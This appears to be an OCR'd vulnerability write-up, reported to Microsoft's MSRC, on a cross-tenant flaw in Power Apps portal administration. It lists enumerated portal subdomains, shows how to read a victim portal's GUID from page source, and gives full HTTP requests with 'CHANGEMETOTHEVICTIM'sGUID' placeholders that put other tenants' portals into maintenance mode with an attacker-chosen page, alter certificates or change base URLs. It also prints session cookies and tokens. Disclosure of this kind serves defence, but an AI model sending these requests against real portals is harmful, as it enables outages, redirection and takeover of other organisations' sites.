
Privacy and Cookies

Create | Cancel

https://make.powerapps.com/environments/Default-dd90afce-820f-4d35-9273-391c9cdcdcc6/home




https://make.powerapps.com/environments/Default-dd90afce-820f-4d35-9273-391c9cdcdcc6/apps



https://docs.microsoft.com/en-us/powerapps/maker/portals/admin/admin-overview

Address *

*.microsoftcrmportals.com
*.powerappsportals.com




https://github.com/OWASP/Amass

File Edit Format View Help

```
powerappsportals.com
mmservice.powerappsportals.com
hsecovid19dataentry.powerappsportals.com
windev4.powerappsportals.com
goget365.powerappsportals.com
code8.powerappsportals.com
lasercamportal.powerappsportals.com
retric.powerappsportals.com
warpforge.powerappsportals.com
nulc.powerappsportals.com
docuble.powerappsportals.com
pathsoc.powerappsportals.com
skyware.powerappsportals.com
customerportalprod.powerappsportals.com
xrm-live.powerappsportals.com
dunndashboard.powerappsportals.com
infusaiblog.powerappsportals.com
pwselfservice.powerappsportals.com
di.powerappsportals.com
saueglobal.powerappsportals.com
akitaportal.powerappsportals.com
ktj-web-edi.powerappsportals.com
sondiz.powerappsportals.com
clinicportal.powerappsportals.com
hub-bodytek.powerappsportals.com
vasaloppetportal.powerappsportals.com
ptlliveportal.powerappsportals.com
hoffelijk.powerappsportals.com
leyfportal.powerappsportals.com
addevportal.powerappsportals.com
digitalculturenetwork.powerappsportals.com
cwportal.powerappsportals.com
upstreamworks-customer.powerappsportals.com
tekstacksupport.powerappsportals.com
codeworld.powerappsportals.com
cowrysupport.powerappsportals.com
dxrmscommunityportal.powerappsportals.com
services.powerappsportals.com
westport.powerappsportals.com
venhapranuvem.powerappsportals.com
partnerportal-sales.powerappsportals.com
solis-test.powerappsportals.com
kaikoura-tempaccom.powerappsportals.com
```

File Edit Format View Help

```
microsoftcrmportals.com
cep1stpartyapp-gcch.microsoftcrmportals.com
billing.microsoftcrmportals.com
www.microsoftcrmportals.com
ppp1.microsoftcrmportals.com
p10.web2.mail.microsoftcrmportals.com
pc28.microsoftcrmportals.com
ems-asp2.videolab.microsoftcrmportals.com
convergechallenge.microsoftcrmportals.com
pics.microsoftcrmportals.com
pc15.microsoftcrmportals.com
cep1stpartyapp.microsoftcrmportals.com
ftp.microsoftcrmportals.com
cep3rdpartyapp-gcch.microsoftcrmportals.com
cep3rdpartyapp.microsoftcrmportals.com
host7.microsoftcrmportals.com
cepmdm-gcc.microsoftcrmportals.com
cepmdm.microsoftcrmportals.com
cepdev3rdpartyapp.microsoftcrmportals.com
cepsubmanagement-gcch.microsoftcrmportals.com
cepmdm-gcch.microsoftcrmportals.com
cepsubmanagement.microsoftcrmportals.com
north52.microsoftcrmportals.com
seesp.microsoftcrmportals.com
2fuor.microsoftcrmportals.com
ziplinezoning.microsoftcrmportals.com
bchain.microsoftcrmportals.com
msairband.microsoftcrmportals.com
abs365.microsoftcrmportals.com
shulive.microsoftcrmportals.com
1gdc.microsoftcrmportals.com
madisoncollege.microsoftcrmportals.com
geneco.microsoftcrmportals.com
enterprisenationsandbox.microsoftcrmportals.com
2b-www.microsoftcrmportals.com
centauri.microsoftcrmportals.com
20-www.microsoftcrmportals.com
rap.microsoftcrmportals.com
enterprisenationportal.microsoftcrmportals.com
olsconnect.microsoftcrmportals.com
headsup.microsoftcrmportals.com
tpfl.microsoftcrmportals.com
```


Portal Details
Portal Actions
Set up SharePoint integration
Set up Power BI integration
Run Portal Checker
Manage portal authentication key
Set up IP address restriction
Restart
Restart this portal.
Update Dynamics 365 URL
Update your Dynamics 365 URL if it has changed after provisioning.
Install Project Service Automation extension
Install the Project Service Automation extension for Partner portals
Install Field Service extension
Install the Field Service extension for Partner portals
Get Public Key
Click to get the public key of the Portal.
Get latest metadata translations
Click to get latest metadata translations
Disable custom errors
Disable custom errors on this portal.
Enable diagnostic logging
Enable diagnostic logging to get access to server errors for your portal.
Reset Portal
Reset this portal
Change base URL
Change base URL of this
Enable maintenance mode

portalId or tenantProductid are of our interest

...

How you as an attacker can get the `portalId` or `tenantProductid` of the victim?. The format as you had seen looks

00000000-0000-0000-0000-000000000000

The answer you can find by looking at the source code of the PORTAL SITE.

```
<script type="text/javascript">

window["Microsoft"] = window["Microsoft"] || {};
window["Microsoft"].Dynamic365 = { Portal: { User: { contactId: '', userName: '' },
version : '9.2.4.66', type: 'CommunityPortal', id: '79e7888b-bfd4-4cda-a7dc-e32e5a450e33'
} } </script>
```


```
POST /PortalDetails/SetPortalMaintenanceMode HTTP/1.1
Host: portaladmin-nam.portal-infra.dynamics.com

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:75.0) Gecko/20100101 Firefox/75.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
__RequestVerificationToken:
fmu5pDPElItS8vLXBMUl4dcMt63b5zviMf0Qt7u1J5mDWKYq1xhnKuJDtB73CHgXUxqrCFZPki8VuUxfXlq4sYYiDPLyj0sJDwVnAw3
p4wY-wkPsLva8R65aE1d-4jQHAdtMM93CluN8qMAKRgY0Cw2
X-Requested-With: XMLHttpRequest
...
Origin: https://portaladmin-nam.portal-infra.dynamics.com
DNT: 1
Connection: close
Referer: https://portaladmin-nam.portal-infra.dynamics.com/?tenantProductId=CHANGEMETOTHEVICTIM'sGUID&
lcid=1033&geo=NAM
Cookie: ASP.NET_SessionId=uh0dppanyqoevux2g0yypb5c; ARRAffinity=7b10b6 ...
...
...

{"isEnabled":true,"tenantProductId":"CHANGEMETOTHEVICTIM's
GUID","maintenanceMode":2,"customPageUrl":"CHANGEMETOANYURLOFYOURCHOICE"}
```

Website under mainten


https://iamportalurl.microsoftcrmportals.com/



Website under maintenance


This website is currently undergoing scheduled maintenance. We should be back shortly.

```
POST /PortalDetails/UpdatePortalCertificates/79e7888b-bfd4-4cda-a7dc-e32e5a450e33 HTTP/1.1
Host: portaladmin-nam.portal-infra.dynamics.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:75.0) Gecko/20100101 Firefox/75.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json; charset=utf-8
__RequestVerificationToken: V0siuqFyGxG3Za6mEItEy_DI_Q1tDCKJb4DYDnVHXSGTSU2Cgr5R5ogscYT-
zEmkLA8a6Igdf704S7tfGWq46IcjSoXbIwEVqKe9wyFTsTXUb6I9c3hCKKwxMzFjtZvnh6VQKFdrxqEM8qRY-
lcoGw2
X-Requested-With: XMLHttpRequest
Request-Id: |Paii.kazVx
Request-Context: appId=cid-v1:1c3cb3cf-b991-4686-a444-90802fe29844
Origin: https://portaladmin-nam.portal-infra.dynamics.com
DNT: 1
Connection: close
Referer: https://portaladmin-nam.portal-infra.dynamics.com/?tenantProductId=
CHANGEMETOTHEVICTIM'sGUID &lcid=1033&geo=NAM
Cookie: ASP.NET_SessionId=tb2ph0eawss3kxb0j2rxb5in; ARRAffinity=7b10b69
```


https://iamportalurl.microsoftcrmportals.com/en-US/
Server Error in '/' Application.
Runtime Error
Description: An exception occurred while processing your request. Additionally, another exception occurred while executing the custom error page for the first exception. The request has been terminated.

```
POST /PortalDetails/ChangeBaseURL HTTP/1.1
Host: portaladmin-nam.portal-infra.dynamics.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:75.0) Gecko/20100101 Firefox/75.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
__RequestVerificationToken:
7qETcTFlgnn2LxAqgaucXFzaIfmNOb805tnmpzT1rrtYvNqT4oWL2atD1UvklsDPZX4--Di4u_Koa6MaCb7RbaKJ40xfyP3SOedpFYY
0AnHHYlm6hNZUDVMHWKfEeGlMeS_Q_WmAb2jHGIQ7iOQpcA2
X-Requested-With: XMLHttpRequest
Origin: https://portaladmin-nam.portal-infra.dynamics.com
DNT: 1
Connection: close
Referer: https://portaladmin-nam.portal-infra.dynamics.com/?tenantProductId= CHANGEMETOTHEVICTIM'sGUID
&lcid=1033&geo=NAM
Cookie: ASP.NET_SessionId=pppe3wobdvhsidqnwq3kyhlb; ARRAffinity=7b10b6987e99_TFU0xXXQQGswYb3HCPwVR-
j1PNrjJW5vaVUcZKhhUt2dTXyLx_qCU0SNiSoOFO09ytGaehJGQVpBZDs-
Hmvo2I3iYoScLdM390TvVmApWVJ_VBsncTa7W1wtQczYr3XUHdT31P3uISX6rL08HuLL3hxPd6kKE3_gLeX6aKR2GhozrZEiFhQ;
__RequestVerificationToken=3bWkq1epNBBotDmxs0rE05GwRvftRNBMJARu7Kcqo23WqSUega3h-
7gC_xYCyUB2wB3gcAIdRwjEZxxM85ZNkDrygIjvKANezFYDQphJGrw1

{"tenantProductId":" CHANGEMETOTHEVICTIM'sGUID ","newSubDomain":"macrosoft"}
```


https://iamportalurl.microsoftcrmportals.com/en-US/
404 Web Site not found.
You may be seeing this error due to one of the reasons listed below :
Custom domain has not been configured inside Azure. See how to map an existing domain to resolve this.
Client cache is still pointing the domain to old IP address. Clear the cache by running the command ipconfig/flushdns.
Checkout App Service Domain FAQ for more questions.

https://www.youtube.com/embed/YYU-Xw-A-zQ?enablejsapi=1

MSRC Case 54728

Cross-tenant privacy leak in Office 365

Bounty In-Scope Email CRM:0461129559

Inbox ×

